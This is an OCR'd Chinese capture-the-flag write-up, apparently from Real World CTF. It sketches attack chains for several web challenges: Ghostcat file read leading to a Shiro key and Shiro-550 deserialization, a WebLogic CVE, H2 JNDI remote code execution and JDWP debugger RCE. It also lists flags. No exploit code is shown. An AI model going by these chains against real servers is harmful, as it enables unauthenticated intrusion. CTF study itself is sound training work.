
这个环境现在一直起不来，很迷。
讲下解题思路吧，shiro，但不是默认key
首先通过tomcat `Ghostcat(CVE-2020-1938)` 漏洞读取shiro.ini配置文件，得到key：`ODN6dDZxNzh5ejB6YTRseg==`
接着直接打shiro550漏洞即可。

Flag Console





一个weblogic的`CVE-2020-14882`，不多说



flag：`rwctf{a4c0185ddf2a4e679bd6f1df137c12ba}`

Be-a-Database-Hacker 2

Be-a-Database-Hacker2

Be-a-Database-Hacker 2

Score: 264

Web

If you are a php+apache+mysqler, don't miss this chance to taste this new database.

```
nc 101.132.252.88 9999
```

attachment

Note: This Proof-of-Work Script may be helpful.


Using the script, you can solve the proof-of-work interactively:

```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with **host** and **port** provided as arguments:

```
$ python proof-of-work.py 101.132.252.88 9999
Solving proof of work...
101.132.252.88:30151 (available for 600 seconds)
Please send your payload to the address above.
```

Souvenir Redemption Code: c01a48367e2a1f2cc17b3c85fd367716



H2数据库,搜索一下存在哪些洞

NOTICE: Transition to the all-new CVE website at www.cve.org is underway and will last up to one year. (details)

HOME > CVE > CVE-2021-42392

CVE-ID

CVE-2021-42392 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

The org.h2.util.JdbcUtils.getConnection method of the H2 database takes as parameters the class name of the driver and URL of the database. An attacker may pass a JNDI driver name and a URL leading to a LDAP
remote code execution. This can be exploited through various attack vectors, most notably through the H2 Console which leads to unauthenticated remote code execution.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://github.com/h2database/h2database/security/advisories/GHSA-h376-j262-vhq6
- URL:https://github.com/h2database/h2database/security/advisories/GHSA-h376-j262-vhq6


Assigning CNA


JFROG


Date Record Created


20211014 Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the afl

CVE-2021-42392直接打












flag: `rwctf{6288999b40cda6a393f247ef82e137e2}`

Java Remote Debugger




java `debug调试`,下载附件：








附件是一些java程序测试代码。

JDWP（Java DEbugger Wire Protocol）：即Java调试线协议，是一个为Java调试而设计的通讯交互协议，它定义了调试器和被调试程序之间传递的信息的格式。如果这个时候就必须开启远程调试功能了，此时就有可能被攻击者利用 RCE。









flag: `rwctf{2c0e7100bcb45cc825ca97eccb86e568}`